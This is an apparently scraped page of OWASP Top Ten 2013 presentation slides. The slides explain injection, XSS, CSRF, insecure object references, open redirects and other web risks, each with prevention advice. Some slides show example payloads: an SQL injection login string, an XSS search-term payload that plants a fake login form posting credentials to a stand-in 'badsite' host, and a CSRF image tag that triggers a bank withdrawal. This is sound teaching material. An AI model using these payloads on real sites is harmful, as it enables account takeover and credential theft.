• Monitor security of these components
• Keep components up to date
• Establish security policies governing use
• If necessary add wrappers to disable unused
or vulnerable aspects of components

33
A10: Unvalidated Redirects and
Forwards
Attack Vector

Weakness Prevalence

Weakness Detectability

Technical Impact

Average

Uncommon

Easy

Moderate

• Redirects are common and send the user to a
new site .. which could be malicious if not
validated!
http://fail.com/redir.php?url=badsite.com

• Forwards (Transfers) send the request to a

new page in the same application .. which
could bypass authentication or authorization
http://fail.com/redir.php?url=admin.php
34

A10: Unvalidated Redirects and
Forwards

• Impact:

• Redirect victim to phishing or malware site
• Attacker’s request is forwarded past security
checks, allowing unauthorized function or
data access

• Prevention:
• Avoid using them
• Dont use user supplied data for destination
• Validate any user data that must be used
35

Where Next?
• Read and understand the full document!
• Read the OWASP Developers Guide
• Watch the OWASP AppSec Tutorial videos on
youtube

• Re-examine your code!
• Introduce a Secure Development Lifecycle
• Use tools like the OWASP Zed Attack Proxy 

36
Any Questions?
https://www.owasp.org/index.php/Top_10_2013

The OWASP Top 10 Most Critical Web App Security Risks - TdT@Cluj #20

  • 1.
    OWASP The OWASP Foundation http://www.owasp.org TheOWASP Top Ten Most Critical Web Application Security Risks 2013/12/04 Simon Bennetts Mozilla Security Team, OWASP ZAP Project Lead psiinon@gmail.com Copyright © The OWASP Foundation Permission is granted to copy, distribute and/or modify this document under the terms of the OWASP License.
  • 2.
    The OWASP TopTen • Most Critical Web Application Security Risks Threat Agent Attack Vector Easy Weakness Prevalence Widespread Weakness Detectability Easy Technical Impact Severe Business Impact ? ? ? Average Common Average Moderate ? ? Difficult Uncommon Difficult Minor ? • A great place to start • Current list published in 2013 • Well known and well regarded • But … the vast majority of websites still have a high, critical or urgent issue 2
  • 3.
    The OWASP TopTen A1: Injection A2: Broken Authentication and Session Management A3: Cross-Site Scripting (XSS) A4: Insecure Direct Object References A5: Security Misconfiguration A6: Sensitive Data Exposure A7: Mission Function Level Access Control A8: Cross-Site Request Forgery (CSRF) A9: Using Components with Known Vulnerabilities A10: Unvalidated Redirects or Forwards 3
  • 4.
    A1: Injection Attack Vector WeaknessPrevalence Weakness Detectability Technical Impact Easy Common Average Severe • Tricking an application into including unintended commands in the data sent to an interpreter • SQL, OS Shell, LDAP, Xpath, Hibernate… • Impact: SEVERE! • Unauthorized application access • Unauthorized data access • OS access… 4
  • 5.
  • 6.
    A1: Injection (SQL) •Example UI: Name: admin ʹ-- Password: ******* Login • Example code: String sql = “SELECT * FROM users where username = ʹ” + username + “ʹ and password = ʹ” + password + “ʹ”; • Expected SQL: SELECT * FROM users where username = ʹadminʹ and password = ʹc0rr3ctʹ 6
  • 7.
    A1: Injection (SQL) •Example UI: Name: admin ʹ-- Password: ******* Login • Example code: String sql = “SELECT * FROM users where username = ʹ” + username + “ʹ and password = ʹ” + password + “ʹ”; • Expected SQL: SELECT * FROM users where username = ʹadminʹ and password = ʹc0rr3ctʹ • Resulting SQL query: SELECT * FROM users where username = ʹadminʹ--ʹ and password = ʹanythingʹ 7
  • 8.
    A1: Injection • Prevention: • Use interfacesthat provide a parameterized interface: • Prepared Statements • Stored Procedures • • Encode all user input • • Whitelist input Minimize database privileges OWASP SQL Injection Prevention Cheat sheet 8
  • 9.
    A2: Broken Authenticationand Session Management Attack Vector Weakness Prevalence Weakness Detectability Technical Impact Average Widespread Average Severe • HTTP is stateless • Session IDs used to track state, good as credentials to an attacker • Can be accessed via sniffer, logs, XSS… • Change my password, forgotten my password, secret questions … • Impact: sessions hijacked / accounts compromised 9
  • 10.
    A2: Broken Authenticationand Session Management • Prevention: • Use standard implementations • Use SSL for ALL requests • Thoroughly test all authentication related functionality • Use SECURE & HTTPOnly cookies flags • Avoid XSS flaws 10
  • 11.
    A3: Cross SiteScripting (XSS) Attack Vector Weakness Prevalence Weakness Detectability Technical Impact Average VERY Widespread Easy Moderate • Injecting malicious content/code into web pages • HTML / javascript most common, but many other technologies also vulnerable: • Java, Active X, Flash, RSS, Atom, … • Present in 68% of all web applications in 2011 • Can be present in form and URL parameters AND cookies 11
  • 12.
    A3: Cross SiteScripting • Impact: (XSS) • Session hijacking • Unauthorized data access • Web page rewriting • Redirect users (eg to phishing or malware sites) • Anything the web application can do… 12
  • 13.
    A2: Cross SiteScripting (XSS) Reflected Persistent 13
  • 14.
    A2: Cross SiteScripting (XSS) DOM 14
  • 15.
    A3: Cross SiteScripting • Forum: “Have you seen XYZ are being taken over?? (XSS) http://tinyurl/jdfgshr” XYZ – We’re being taken over! https://www.xyz.com/s=%3C%2Fdiv%3E%E2%80%9C%3Cscript%3Edocument.title%3D%E2%80%98XYZ%20 Search this site: Yes, we’re being taken over, but don’t worry: login to find out why this is a good thing! Username: Password: Login 15
  • 16.
    A3: Cross SiteScripting (XSS) found! XYZ – No Search Result https://www.xyz.com/s=%3C%2Fdiv%3E%E2%80%9C%3Cscript%3Edocument.title%3D%E2%80%98XYZ%2 Search this site: No search result found for: “</div><script>document.title=‘XYZ – We’re being taken over!’; Document.getElementById(‘results’).style.display=‘none’; </script> Yes, we’re being taken over, but don’t worry: login to find out why this is a good thing! <table><form action=‘http://badsite.com/gotcha’> <tr><td>Username:</td><td><input id=‘user’></td></tr> <tr><td>Password:</td><td><input id=‘password’ type=…” 16
  • 17.
    A3: Cross SiteScripting • View Source: (XSS) : <div id = “results”> <p>No search result found for: </p> <!-- start of users search term --> “ </div><script>document.title=‘XYZ – We’re being taken over!’; Document.getElementById(‘results’).style.display=‘none’; </script> Yes, we’re being taken over, but don’t worry: login to find out why this is a good thing! <table><form action=‘http://badsite.com/gotcha’> <tr><td>Username:</td><td><input id=‘user’></td></tr> <tr><td>Password:</td><td><input id=‘password’ type=… ” <!-- end of users search term --> : 17
  • 18.
    • A3: Cross SiteScripting Prevention: (XSS) • • Whitelist input • Encode output (e.g. using OWASP ESAPI) • • Don’t output user supplied input  If you must support user supplied HTML, use libraries like OWASP’s AntiSamy OWASP XSS Prevention Cheat sheet 18
  • 19.
    A4: Insecure DirectObject Reference Attack Vector Weakness Prevalence Weakness Detectability Technical Impact Easy Common Easy Moderate • A direct reference to an object that is not validated on each request • user=psiinon@gmail.com • company=Mega%20Corp • account=7352820 • Typically in FORM and URL parameters (cookies less likely) • Impact: accounts and data compromised 19
  • 20.
    A4: Insecure DirectObject Reference • Attacker notices URL: acct=6065 • Modifies it to acct=6066 • Attacker can view (and maybe change?) the victims account 20
  • 21.
    A4: Insecure DirectObject Reference • Prevention: • Use per user or per session indirect object references (ESAPI supports integer and random mapping) • Validate Direct Object References on each request 21
  • 22.
    A5: Security Misconfiguration AttackVector Weakness Prevalence Weakness Detectability Technical Impact Easy Common Easy Moderate • Another multitude of sins  • Server / Application configuration • Lack of server and application hardening • Unpatched OS, services, libraries • Default accounts • Detailed error messages (e.g. stack traces) • Unprotected files and directories 22
  • 23.
    A5: Security Misconfiguration •Impact: • Server compromise • Exploitation of known vulnerabilities • Prevention: • Repeatable server and application hardening process • Patch OS, services, libraries • Strong architecture that ensures secure separation between components 23
  • 24.
    A6: Sensitive DataExposure Attack Vector Weakness Prevalence Weakness Detectability Technical Impact Difficult Uncommon Average Severe • Exposure of: • Credentials • Credit card numbers • Bank account details • Any sensitive data… • In: Databases, Files, Logs, Backups … 24
  • 25.
    A6: Sensitive DataExposure • Impact: • Attackers access or modify sensitive data • Attackers use sensitive data in further attacks • Company embarrassment, loss of trust • Company sued or fined 25
  • 26.
    A6: Sensitive DataExposure • Prevention: • Identify sensitive data • Store as little sensitive data as possible  • Protect with suitable mechanisms (file, db, element encryption, SSL) • Only use standard, well recognised algorithms • Check your implementation! 26
  • 27.
    A7: Missing FunctionLevel Access Control Attack Vector Weakness Prevalence Weakness Detectability Technical Impact Easy Common Average Moderate • UI showing navigation to unauthorized functions • Server side authentication or authorization checks missing • Server side checks relying solely on attacker provided information • Impact: • Unauthorized account and data access • Access to administrative functionality 27
  • 28.
    A7: Missing FunctionLevel Access Control • Prevention: • Process for managing entitlements thats easy to update and audit • Deny access by default, require specific grants to specific roles for access to every function • Check workflow for correct state 28
  • 29.
    A8: Cross siterequest forgery Attack Vector Weakness Prevalence Weakness Detectability Technical Impact Average Common Easy Moderate • Exploits sessions established in other browser windows or tabs • Impact: Attacker can perform any action on behalf of the victim 29
  • 30.
    A8: Cross siterequest forgery Browser 1 4 example.bank.com $$$ 5 2 3 bad.site.com <img src=“…”> <img src= "https://example.bank.com/withdraw? account=bob&amount=1000000&for=mallory" > 30
  • 31.
    A8: Cross siterequest forgery • Prevention: • Never allow GETs to change things • Anti CSRF tokens • Viewstate (ASP.NET) • OWASP CSRF Guard • Challenge-Response • Re-Authentication • CAPTCHA 31
  • 32.
    A9: Using Componentswith Known Vulnerabilities Attack Vector Weakness Prevalence Weakness Detectability Technical Impact Average Widespread Difficult Moderate • As per the title! • Impact: • Full range of weaknesses, including injection, broken access control, XSS … • Minimal → complete host takeover and data compromise 32
  • 33.
    A9: Using Componentswith Known Vulnerabilities • Prevention: • Identify all components and versions in use • Monitor security of these components • Keep components up to date • Establish security policies governing use • If necessary add wrappers to disable unused or vulnerable aspects of components 33
  • 34.
    A10: Unvalidated Redirectsand Forwards Attack Vector Weakness Prevalence Weakness Detectability Technical Impact Average Uncommon Easy Moderate • Redirects are common and send the user to a new site .. which could be malicious if not validated! http://fail.com/redir.php?url=badsite.com • Forwards (Transfers) send the request to a new page in the same application .. which could bypass authentication or authorization http://fail.com/redir.php?url=admin.php 34
  • 35.
    A10: Unvalidated Redirectsand Forwards • Impact: • Redirect victim to phishing or malware site • Attacker’s request is forwarded past security checks, allowing unauthorized function or data access • Prevention: • Avoid using them • Dont use user supplied data for destination • Validate any user data that must be used 35
  • 36.
    Where Next? • Readand understand the full document! • Read the OWASP Developers Guide • Watch the OWASP AppSec Tutorial videos on youtube • Re-examine your code! • Introduce a Secure Development Lifecycle • Use tools like the OWASP Zed Attack Proxy  36
  • 37.